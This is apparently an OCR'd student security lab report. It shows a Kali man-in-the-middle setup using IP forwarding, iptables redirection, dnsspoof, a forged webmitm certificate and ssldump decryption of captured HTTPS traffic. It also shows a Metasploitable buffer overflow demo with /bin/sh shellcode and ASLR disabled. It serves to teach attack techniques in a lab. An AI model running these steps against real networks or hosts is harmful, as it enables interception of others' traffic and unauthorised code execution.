
c.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#


2.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
root@kali:~# iptables -A FORWARD -j ACCEPT
root@kali:~#

3.



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dnsspoof -i eth0
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.203.151]

4.



root@kali: ~
File Edit View Search Terminal Help
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Santa Clara
Organization Name (eg, company) [Internet Widgits Pty Ltd]:sjsu
Organizational Unit Name (eg, section) []:cmpe
Common Name (e.g. server FQDN or YOUR name) []:press
Email Address []:rprashanth3063@hotmail.com
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:sjsu
Signature ok
subject=C = US, ST = California, L = Santa Clara, O = sjsu, OU = cmpe, CN = pres
s, emailAddress = rprashanth3063@hotmail.com
Getting Private key
webmitm: certificate generated
webmitm: relaying transparently

5.Running Ssldump



6.


File Edit View History Bookmarks Tools Help
http://www.msn.com/
Google
Most Visited
Getting Started
Latest Headlines
MSN | Outlook, Office, Skype...
Internet for people, not profi...
Home News Weather Entertainment Sports Money More >
msn
web search
SANTA CLARA, CALIFC
Today, Mostly Clear
High 71° Low 52°
52°F
TRENDING NOW
Michael now Cat 4
AMAs gets political
Bloomberg switches parties
HS footballer's cause of death
Today
News
Entertainmer
File Edit View History Bookmarks Tools Help
yahoo.com https://www.yahoo.com/
Google
Most Visited
Getting Started
Latest Headlines
Yahoo
Sign in
Mail
News
Finance
Sports
Politics
Entertainment
Lifestyle
More.
Live updates:
Trending Nov

7.

```
root@kali:~# ls
capture.pcapng  Documents  Music  Pictures  ssld.log   Videos
Desktop         Downloads  out    Public    Templates  webmitm.crt
root@kali:~# ssldump -r capture.pcapng -k webmitm.crt -d > out
root@kali:~#
```

Analysing the packets

1st query was for www. msn.com

root@kali: ~

File Edit View Search Terminal Help

```
---------------------------------------------------------------
New TCP connection #8: 192.168.203.129(54018) <-> a23-197-50-51.deploy.static.ak
amaitechnologies.com(80)
New TCP connection #6: 192.168.203.129(54016) <-> a23-197-50-51.deploy.static.ak
amaitechnologies.com(80)
0.0200 (0.0200)  C>S
---------------------------------------------------------------
GET /hp-wus/sc/82/c22c7d.gif HTTP/1.1
Host: static-global-s-msn-com.akamaized.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422
Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.msn.com/

---------------------------------------------------------------

0.0199 (0.0199)  C>S
---------------------------------------------------------------
```

2nd query was for www.yahoo.com

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# ssldump -r capt.pcap -k webmitm.crt -d > out
root@kali:~# cat out
New TCP connection #1: 192.168.203.129(55892) <-> media-router-fp1.prod1.media.v
ip.ne1.yahoo.com(80)
0.0659 (0.0659)  C>S
---------------------------------------------------------------
GET / HTTP/1.1
Host: www.yahoo.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422
Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


A.

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

```
gcc-3.0             layout.c    overflow.tar.gz  vulnerable
gcc-core-3.0.tar.gz  overflow.c  shellcode.c
root@metasploitable:/home/msfadmin# cat shellcode.c
/*
 * Sample program to demonstrate buffer overflow attack.
 */

char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;

}
```

```
root@metasploitable:/home/msfadmin# ls
gcc-3.0             layout     overflow.c       shellcode    vulnerable
gcc-core-3.0.tar.gz  layout.c  overflow.tar.gz  shellcode.c
root@metasploitable:/home/msfadmin# gdb shellcode
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) br main
Breakpoint 1 at 0x8048456: file shellcode.c, line 15.
(gdb) disas
No frame selected.
(gdb) run
Starting program: /home/msfadmin/shellcode

Breakpoint 1, main () at shellcode.c:15
15          ret = (int *)&ret + 2;
(gdb) disas
Dump of assembler code for function main:
0x08048450 <main+0>:    push   %ebp
0x08048451 <main+1>:    mov    %esp,%ebp
```

Address of $esp, $ebp, ret, shellcode is given here.
The return address is 3 offset away from the shellcode address.



